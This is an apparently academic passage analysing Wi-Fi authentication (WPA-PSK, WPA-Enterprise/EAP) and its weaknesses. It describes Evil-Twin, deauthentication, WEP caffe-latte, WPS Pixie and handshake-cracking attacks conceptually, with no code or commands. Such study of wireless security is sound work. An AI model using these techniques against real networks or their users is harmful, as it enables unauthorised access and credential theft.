The WPA and WPA2 protocols were developed to address and fix the many security issues that were found in the WEP protocol and is considered the most secure Wi-Fi communications protocol [8, 25, 17]. The WPA/WPA2 protocol has two different authentication mechanisms. One was designed for personal use and is also known as WPA-Personal or WPA-PSK. As the latter name suggests it uses a pre shared key for authentication, but the mechanism is very different from the WEP implementation.

The first noticeable difference is when it begins, as one can see in the flowchart in 2.6 it starts right after the association phase, unlike WEP where it happens before. But what actually happens during the 4-way handshake and what protection does it offer? The 4-way handshake is used for many things. First the protocol ensures mutual authentication between the client and the access point [27, 25, 8]. It is assumed that both have the pairrwise master key (PMK), which is directly derived from the password. The PTK (Pairwise Transient Key) can be calculated using the PMK and the generated nonces by each of the parties, so the PTK is different in every authentication. From the PTK it is already possible



FIGURE 2.6: WPA Network Authentication

to calculate the message integrity check (MIC). The client has all the information it needs to calculate the MIC after receiving the first frame containing the authenticator nonce. The client generates his own nonce and calculates the MIC and sends both back to the access point. At this point the access point also has enough information to calculate the MIC, which he then compares to the MIC sent by the client. This is where the actual authentication of the client happens, if the calculated MIC matches the one sent by the client it means he knows the password and therefore has access to the network. After verifying the MIC the access point sends back a message telling the client to install the PTK and the

GTK (Global Transient Key) encrypted by the calculated PTK, the GTK is used to encrypt broadcast communications from the access point to all clients. Both the PTK and GTK are temporary and go through a cycling process. The PTK is unique to each client while the GTK is the same for all clients. The last step of the 4-way handshake is the acknowledgement of the installed PTK and GTK by the client.

After the 4-way handshake is complete the client and access point can exchange packets encrypted with the calculated PTK.

2.2.2.4 WPA-Enterprise Protected Network

WPA-Enterprise uses the authentication mechanism designed for companies and corporations. The authentication process for this kind of network is a lot more complex, on the other hand it enables features that were not possible through the classic PSK authentication.

To the user the main difference will be that instead of just a password the user also has to provide a username as well. This makes it possible to uniquely identify each user on the network. It also makes it easier to manage access, since the pair of credentials is unique to each user it is possible to add or remove access to each user individually. This was not possible with the PSK authentication since the password is the same for all users.

The other difference is that, instead of authenticating directly with the access point, an extra RADIUS server is used to authenticate users [27, 14]. There is a wide range of RADIUS-based protocols over which a client may authenticate. These protocols can be divided into two categories, protocols that use EAP and the ones that don't. The main difference between non-EAP and EAP protocols is that the latter starts with an authentication protocol negotiation before the actual authentication. Protocols using EAP may be subdivided into protocols that don't use certificates, the ones that use certificates but only on the server side and the ones that use certificates on both, client and server side. The focus will be on

protocols using EAP since these are the most widely deployed as well as being similar to the ones that do not use EAP but with EAP packet type encapsulation.

EAP protocols that don't use certificates do not establish a TLS connection which would hide the client authentication process. The protocols that use a server side certificate will have to negotiate an outer authentication protocol as well as an inner authentication method which is to be used inside the encrypted TLS tunnel.



FIGURE 2.7: Basic WPA-EAP Network Authentication

In the flowchart in 2.7 one can see that basic EAP relies on a challenge-response authentication mechanism, the challenge and response go through the air unencrypted. In this scenario we can see that only the client authenticates himself to the server. Examples of these protocols would be EAP-MD5 and EAP-LEAP, which use "Message Digest 5" and "MS-CHAPv2" as hashing algorithm respectively. Protocols using certificates will use the server certificate to establish a TLS tunnel. The client has to trust the certificate to establish a layer 3 connection, this is how the client authenticates the server. What follows is the client authenticating to the server inside the TLS tunnel. They will previously have agreed on an



FIGURE 2.8: WPA-EAP Network Authentication with certificates

inner authentication method to be used inside the encrypted tunnel. Examples of these are EAP-PEAP and EAP-TTLS which can use many different protocols as inner authentication method. The most common inner authentication method for EAP-PEAP is "MS-CHAPv2" and is also based on challenge-response mechanism.

Regarding protocols that use certificates on both sides, EAP-TTLS has an optional feature that requires the client to authenticate to the server using a certificate as well before creating the encrypted tunnel. After that there is a multitude of inner authentication protocols that can be used that also use a challenge-response mechanism.

2.2.3 Vulnerabilities and Attacks on Wi-Fi Communications

In this subsection the previously described communications will be analyzed from a security perspective. It will cover the vulnerabilities for each type of network as well as the vulnerabilities in client behavior when communicating with each type of network.

2.2.3.1 Wi-Fi Client Behavior

From a security perspective, the ad-hoc behavior of a client device is the most neglected aspect of Wi-Fi communications. It puts the owner of the device in risk of being compromised as well as the network it tries to connect to.

It is important to first understand how its behavior affects the owner and the device itself. As mentioned in section 2.1, the client has two ways of discovering if a certain Wi-Fi network is nearby. The one that poses a security risk is active scanning as it sends out information about Wi-Fi networks it had previously been connected to. Knowing this, an attacker could simply listen for probe requests coming from a device and associate the network SSIDs to geographical locations to find out where the owner has been. This can be done via online services such as "WiGLE" [1] [27]. This would be considered information disclosure and results in a lack of privacy for the owner of the device.

This is not the only security risk enabled by active scanning. It is important to remember that this mechanism leads to an automatic attempt of authentication if it finds a network with the same SSID and security configuration [27, 39]. From an attacker's perspective there is no way of discovering the security configurations of the networks from simply analyzing the probe requests. Regardless, the attacker could perform what is referred to as a "Catch-all Evil-Twin" attack. The Evil-Twin by itself works creating an access point that clients are likely to connect to. The catch-all part means that multiple access points are created, all with the same SSID but with different security configurations. This works because the

[1] https://wigle.net

device will automatically try to connect to the network that matches its security configurations, this way an attacker can force a device into disclosing the security type of the network it had previously connected to [27]. The following illustration (2.9) explains the process.



FIGURE 2.9: Probe Request triggering a Catch-all Evil-Twin attack

In step one (1) the attacker starts sniffing for probe requests and captures the one for "Home Internet" sent by the client device in step two (2). Then in step three (3) the attacker is able to create multiple access points all with the same SSID matching "Home Internet" but with different security configurations since that at that point he does not know what type of network the client is trying to connect to yet. Once the client device identifies a Wi-Fi network with the same SSID and security configuration (in this case it is WPA-PSK) it tries to authenticate and associate with it automatically as illustrated in step four (4).

Now depending on the security settings there are different ways an attacker can take advantage, the different scenarios will be explained when analyzing that specific network type later in this chapter.

Once a client device is connected to the attacker's machine it will be exposed to a whole new set of attacks operating on layer 3 of the OSI model. This greatly increases the attack surface of an attacker because he is on the same network

as the victim and also acts as the gateway to the Internet. This enables the possibility of DNS spoofing in order to redirect victims to malicious websites as well as HTML and Javascript injection on websites that are not using HTTPS [39, 14]. An attacker can also target and attack SSL/TLS communications in order to sniff sensitive data. Furthermore, because the victim is on the same subnet as the attacker it is also vulnerable to network based attacks since the victim could be running a vulnerable version of a networking service. Strategical use and combination of these attacks could result in malware infection and access to the victim's machine.

2.2.3.2 Open Networks

Open Wi-Fi networks provide the least security to the client. The communications between client devices and the access point are not encrypted in any way, this means that any outsider can spy on these communications without even being connected to the network. Since everybody can connect to this type of network it is also a lot more likely that a malicious actor is connected. Being on the same network as the attacker makes the victim exposed to layer 3 attacks that were already mentioned before, although with a little less control since the attacker would need to perform an ARP poision attack to act as the gateway for other clients.

Considering the Evil-Twin problem, this would be the easiest network to replicate [33, 13]. Even worse, since no proper authentication is needed in order to associate with the access point, the victim would automatically and successfully connect to the network without giving warnings or user interaction [31, 27]. The key problem here is blind trust in networks whose authenticity cannot be verified by conventional means.

2.2.3.3 WEP Protected Networks

Wired Equivalent Privacy (WEP) was the first encryption standard developed for Wi-Fi communications and as the name suggests it was supposed to make wireless network as secure as its wired equivalent. There is a whole plethora of known vulnerabilities regarding the WEP protocol and if a network uses it, it is considered insecure [27, 2, 8, 35]. This is because the used encryption is considered weak and the WEP encryption key can be deterministically recovered from gathering enough WEP data packets [2, 25, 35, 8]. The rate at which these data packets are generated usually depends on how busy the network is. An attacker could although perform an ARP replay attack which greatly increases the rate at which these data packets are generated and thereby accelerates the cracking process as he can gather more information needed for WEP cracking in a shorter amount of time. With today's open-source tools the whole process of gathering enough packets and recovering the WEP key can take less than ten minutes [2, 35, 30]. What makes this even more dangerous is that WEP keys are static, this means that all captured packets, even though they were encrypted, can now be deciphered and read by the attacker.

Again, let's take into consideration the problem of the Evil-Twin attack. Depending on the goal of the attacker he could perform different types of attacks. For the first example an attacker could setup a WEP encrypted AP configured with the real WEP key [2]. If the attacker does not have the key he would not be able to set up the access point since he would not be able to decrypt packets sent by the client nor sent correctly encrypted packets back to the client. But since the WEP key is so easy to recover, the attacker would be able to mimic the network once the WEP key had been recovered, putting the client at risk of all the layer 3 and man-in-the-middle attacks mentioned earlier in section 2.3.1.

The method explained in the first paragraph of this section assumes that the attacker is near the legitimate access point in order to actually sniff its traffic. However there is a way an attacker can retrieve the WEP key solely by communicating with clients who have that WEP key cached in their system. This method involves creating an Evil-Twin access point to lure clients into connecting

with them. The attacker is able to accept all incoming connections regardless of the entered key. Assuming that the client connects automatically it will use the WEP key stored in its system. After the client associated with the evil AP it will try to obtain an IP address, it will do it according to how it is configured. However, regardless of their configuration, if that method fails the client will most likely fall back to assigning a static AP to itself and sending out a gratuitous ARP packet. Once that packet is detected the attacker can cleverly modify the encrypted content so that it is still a valid encrypted packet. These modifications turn the original gratuitous ARP packet into a regular ARP request for the same IP address that client assigned to himself. By replaying this packet the client will respond to the ARP requests, thereby generating new packets with different IVs which can then be used to crack the real network. This whole process can take as little as six minutes and is called the caffe-latte attack [2]. It is important to note that the attacker can obtain the WEP key without ever communicating with the real access point, therefore this attack can also be called AP-less WEP cracking [2, 27].

2.2.3.4 WPA-PSK Protected Networks

The WPA protocol was very successful in correcting almost every security flaw found in WEP. First there is no way of recovering the WPA key through statistical analysis since WPA uses dynamic keys. This is also important in case of an attacker eventually recovering the PMK, he will still be unable to decrypt previously captured packets since he would need the PTK which is the key that is used when encrypting data and is generated dynamically [8, 17, 29]. Additionally the WPA protocol implements a sequence counter in order to protect against replay attacks.

Cracking a WPA network to figure out the key can be an arduous and time consuming process. The first thing the attacker needs to have in order to crack a WPA password is the 4-way handshake that occurs between the client and an

access point during authentication. This can be done by passively sniffing packets in the air and waiting for someone to authenticate with the target network. Another way would be by performing a de-authentication attack, this is done by sending spoofed de-authentication packets to an already connected client, the 4-way handshake is then captured during reconnection to the access point. When an attacker captures the 4-way handshake he will have everything but the actual passphrase to calculate the message integrity check, this means he can perform a brute-force or dictionary attack in order to crack the password [27, 35, 37].

There is more than one reason why this process is very time consuming. Firstly a WPA password has a minimum of 8 characters and a maximum of 63 characters. With this we conclude that the key space is very large and the smallest passphrase is at least 8 characters long. To further understand why WPA cracking is a very time consuming process it is important to understand how the PMK is calculated. The formula for generating the PMK is:

$$PMK = PBKDF2\ (HMAC\text{-}SHA1,\ Passphrase,\ SSID,\ 4096,\ 32)$$

FIGURE 2.10: Formula for calculating the PMK

The PBKDF stands for "Password Based Key Derivation Function", it is specifically designed to reduce the vulnerability of encrypted keys to be brute-forced. This function receives five parameters. The first is a PRF (Pseudo Random Function) which has a fixed output length. The second is the master password from which the derived key is generated, this is the password one would type in when connecting to a WPA network. The third parameter is the cryptographic salt, WPA uses the network's SSID for this parameter. The fifth parameter is the desired output length of the final key, in this case it is 32 bytes. The fourth parameter is the number of iterations going through this function, as we can see in case of WPA the number of iterations is 4096, this is the actual bottleneck that makes WPA cracking very slow. It means that every word in a dictionary would have to go through 4096 iterations. Assuming we had a dictionary with a million (1.000.000) words (which is relatively short), it would have to go through a total

of 4096 million iterations of the PBKDF. Taking this into account it is safe to say that performing a dictionary attack from a regular laptop is infeasible. There are however online services that will attempt to crack a WPA handshake for as little as five (5) american dollars [2] [27].

In summary, cracking a WPA password is generally hard and very time consuming. However it is possible avoid having to crack the WPA password altogether. This is due to another attack vector that the access point might be vulnerable to. The attack targets the Wi-Fi Protected Setup (WPS) which gives out information about the AP's configuration, including the WPA password. If the the access point is WPS enabled an attacker can brute-force its PIN which is 8 digits long. This PIN however, is divided into three parts. The first four digits are the first part of the pin, the next three digits are the second part of the pin, the last digit is just a checksum of the previous seven digits. The attacker usually has two main ways of taking advantage of this vulnerability. The first method is brute-forcing the WPS pin by directly communicating with the actual access point. This method should work 100% of the time but can take a long time since a lot of wrong guesses will trigger a blocking mechanism where the access point stops answering [38]. The second method is called the Pixie attack and works by capturing two hashes that are sent in clear-text, these hashes are calculated with the help of two generated nonces. These nonces are what is needed to be brute-forced offline, they are however 128 bits long which would take a long time to crack even offline. The key to this attack is that these two nonces are not generated securely in many routers, the nonces are either static or generated by a weak PRNG. This low entropy in nonce generation is what allows for a more directed offline guessing approach which can lead to a compromised WPS pin in a matter of minutes [7, 18].

The WPA-PSK protocol unfortunately does not solve the Evil-Twin problem completely. Although WPA-PSK supposedly offers mutual authentication between the client and the access point, this simply means that both parties know the passphrase to calculate the PMK. This means that if the attacker knows the WPA password he can ultimately mimic the network without raising suspicion from the

[2] OnlineHttps://www.onlinehashcrack.com/

client. This becomes a realistic problem when taking into account that a lot of shops and restaurants, even though they offer WPA protected Wi-Fi, simply hand out their password when asked for it. It would make a lot of sense for an attacker to deploy an Evil-Twin attack in this scenario as the evil access point would have increased credibility due to the false sense of security of connecting to a WPA protected network .

Furthermore, similarly to the case of WEP networks, WPA networks are also vulnerable to AP-less attacks. The information an attacker needs in order to crack a WPA password is: the authenticator nonce generated by the access point, the supplicant nonce generated by the client, the message integrity check that is calculated and sent by the client and the access point's and the client's MAC addresses. All of this information can be captured within the first two frames of the WPA handshake. So all an attacker has to do is setup a WPA-PSK access point with the SSID of the network he wants to crack and a random passphrase. A client who actually knows the password would automatically try to connect to it, the attacker then proceeds to generating its nonce (the authenticator nonce), the client uses that nonce along with the one it generated itself (the supplicant nonce), calculates the MIC and sends it all back to the access point for verification. At this point, since the attacker does not have the actual password he cannot conclude the handshake as he cannot calculate the PTK to encrypt messages from that point forward. The attacker does however have all the information necessary to start cracking the WPA password [27, 36, 1].

In conclusion it is possible to see that the client is still not completely safe from Evil-Twin attacks when connecting to a WPA-PSK network. Moreover, the ad-hoc client behavior unnecessarily increases the risk of a WPA-PSK network being hacked, emphasizing that the Evil-Twin attack is still a problem even for this type of network.

2.2.3.5 WPA-Enterprise Protected Network

As mentioned before, the WPA-Enterprise network is mostly used in companies and corporations. The only thing that differs from the WPA-PSK protocol is the authentication mechanism, the encryption scheme between the client and the access point remains the same. Therefore WPA-Enterprise offers the same security features in regards to encryption standard, dynamic keys and replay attack protection as WPA-PSK. Since there are no known vulnerabilities in those features there are only the various types of authentication mechanisms left to analyze.

The focus will be on protocols that use EAP. These can be subdivided into three categories according to certificate usage, therefore this section will be divided in three subsections accordingly, one for each EAP category.

WPA-EAP without certificates

Examples of WPA-EAP protocols that do not use certificates are EAP-LEAP and EAP-MD5 [14]. The flowchart in section 2.7 regarding EAP protocols without certificates shows that the challenge-response authentication goes through the air unencrypted. This would allow an attacker to passively listen to 802.11 traffic and capture these authentications. In this scenario it all comes down to the strength of the password as well as the hashing algorithm. In case of EAP-MD5 the hashing algorithm is MD5 which is considered to be very weak. There are many online services which offer reverse hash lookup for MD5 hashes, these services hold a very large database of pre-calculated MD5 hashes and their respective plain-text. In case of EAP-LEAP the hashing algorithm is "MS-CHAPv2", it is a stronger hashing algorithm than MD5 but nevertheless it is still crackable.

Regarding the Evil-Twin attack, clients that have a WPA-EAP network configured and don't use certificates are very susceptible to this attack. Because there are no certificates there isn't a way to authenticate the server, this forces the client to simply send out its username and hashed password directly to the attacker. Furthermore, contrary to the WPA-PSK authentication, the PMK is not

directly derived from the password but is negotiated between the client and the RADIUS server. This allows the attacker to always send out EAP Success packets regardless of knowing the client's password or not. For the client this means he can successfully associate with the attacker's access point and browse the Internet with a man-in-the-middled connection while at the same time providing the attacker with crackable credentials that he can use to gain access to the target network [27].

It is important to note that, in a scenario where the attacker's objective is to gain access to the corporate network, the attacker would have a larger attack surface since there would be a lot of clients with different credentials, the attacker would only need to crack one of the credentials to gain access [27, 39, 1]. Again the client behavior is the weakest link in keeping the network itself secure.

WPA-EAP with server-side certificates

These types of networks provide a much stronger authentication mechanism than the previous one. Examples of these would be EAP-PEAP and EAP-TTLS. First the client is able to authenticate the server by validating its certificate. This is meant to ensure that the access point that the client is connecting to is a legitimate one. Secondly, after validating the server's certificate a TLS tunnel is established inside of which the inner authentication protocol takes place. The inner authentication mechanism can be one of many challenge-response authentication protocols. This protocol is not necessarily stronger as it can be configured to use MD5 or MS-CHAPv2 anyway, but since it is encrypted inside the TLS tunnel it is safe from passively being sniffed off the air [27, 14, 39].

Nevertheless this network still is not completely secure and again it is mostly the client's fault. To set up an evil access point with WPA-EAP authentication the attacker would need to run a RADIUS server alongside the access point and have a certificate ready to be sent to the client [27, 39]. Some Wi-Fi clients, as is the case of many Android smartphones, do not perform certificate validation

at all, this allows an attacker to send any certificate. So although certificates are being used, the server's authenticity is never verified. In the case of having an iPhone as the Wi-Fi client, it does verify the certificate, if it is not trusted it the phone prompts the user giving him the possibility to still accept it. In this scenario the attacker could perform a social engineering attack by making the fields in the certificate look legitimate and thereby enticing the user to accept it.

After accepting the certificate the client will have successfully associated with the access point, exposing himself to layer 3 and man-in-the-middle attacks, while at the same time having given out its hashed credentials which can be cracked and used to log in to the real corporate network.

Yet again it is the client's behavior outside the network that introduces a strong attack vector that could compromise a corporation's network [39].

WPA-EAP with client and server-side certificates

WPA-EAP with server and client-side certificates is the most secure Wi-Fi setup possible. Both EAP-PEAP and EAP-TTLS support this feature and both are based on the EAP-TLS protocol. The EAP-TLS protocol also uses certificates on both sides, but it never establishes a TLS session, the client and server simply verify and validate each other's certificates before exchanging data encrypted through WPA [27].

In case of EAP-PEAP and EAP-TTLS, if EAP-TLS is used as inner authentication protocol, the only difference is that the client certificate is sent over the TLS tunnel that was established after validation of the server's certificate.

In both scenarios there is no critical information to be obtained by passively sniffing the air. Moreover, the encryption scheme is still WPA so it is still immune to replay and statistical analysis attacks.

All there is left to analyze is the Evil-Twin problem. The only thing that would make the client vulnerable to Evil-Twin attacks would be if it does not

honor certificate validation and would connect to the attacker's malicious access point. Even if the attacker is able to trick a user into connecting with him, the client would only have sent the public part of its certificate which the attacker cannot use to log in to the corporate network. Nevertheless the client would still be vulnerable to layer 3 and man-in-the-middle attacks, which could eventually lead to malware infection followed by information theft, such as certificates.

In conclusion, if the client honors certificate validation then these authentication protocols completely mitigate the Evil-Twin attack. Otherwise, in case they don't honor certificate validation, then they at least do not reveal any critical information which the attacker could use to log in to the corporate network. This means that for these authentication protocols the ad-hoc client behavior does not compromise the security of the network.

2.3 Vulnerabilities and possible Exploitation Summary

This subsection will present a concise summary of all the previously mentioned vulnerabilities and what Wi-Fi protection protocols are vulnerable to each.

This first table (2.11) contains the the generalized vulnerability name and its corresponding description.

This set of vulnerabilities is now mapped to the security protocols described before (2.12).

Looking at the table above there are a few things that need clarification. For instance the de-authentication attack to which every network type is vulnerable, this happens because de-authentication packets are part of the IEEE 802.11 defined management frames. These frames are either sent by the access points or clients and are unencrypted, this allows an attacker to easily spoof these packets and send them. There is no way of verifying if the packet was sent by its legitimate source.

Vulnerability	Description
Replay attacks	The protocol is vulnerable to packet replay attacks. An attacker can capture encrypted or unencrypted packets and resend them as new.
De-authentication Attack	The protocol is vulnerable to de-authentication attacks. An attacker can forge IEEE 802.11 de-authentication packets coming from the access point and direct them at clients and vice-versa.
Key recovery through Statistical Analysis	An attacker can recover the authentication key directly through statistical analysis of a collection of captured packets.
Key recovery through Dictionary / Brute-Force Attack	An attacker can recover the authentication key by brute-forcing a hash that he previously obtained.
Key recovery through WPS vulnerability	An attacker can recover the authentication key by guessing the WPS pin.
Obtain authentication key through Evil-Twin Attack	The protocol enables key recovery by attacking the client with a form of Evil-Twin attack.
Obtain authentication hash through Evil-Twin Attack	The protocol is vulnerable to obtaining an authentication hash by attacking the client with a form of Evil-Twin attack.
Obtain authentication hash through passive sniffing	The protocol leaks an authentication hash during the authentication process and does not encrypt the process itself. An attacker can obtain a hash by passively sniffing the air.
Information Disclosure through raw packet sniffing	The protocol does not protect the information sent between the access point and client which enables an attacker to sniff traffic without being connected to network.
Packet Decryption with key	The protocol uses static keys which enables an attacker to decrypt all previously captured packets after recovering the network's key.
Client authentication with wrong Key	The client is able to successfully authenticate to the access point with a random key.
Client automatic association to Evil-Twin	The client cannot distinguish between an evil and legitimate access-point and may automatically associate to an Evil-Twin without warning the user.

FIGURE 2.11: Description of identified Wi-Fi vulnerabilities

Obtaining the authentication key with an Evil-Twin attack is marked as "sometimes" for WPA-EAP networks that use server-side certificates. This is only possible if the inner authentication protocol is a plain-text password authentication.

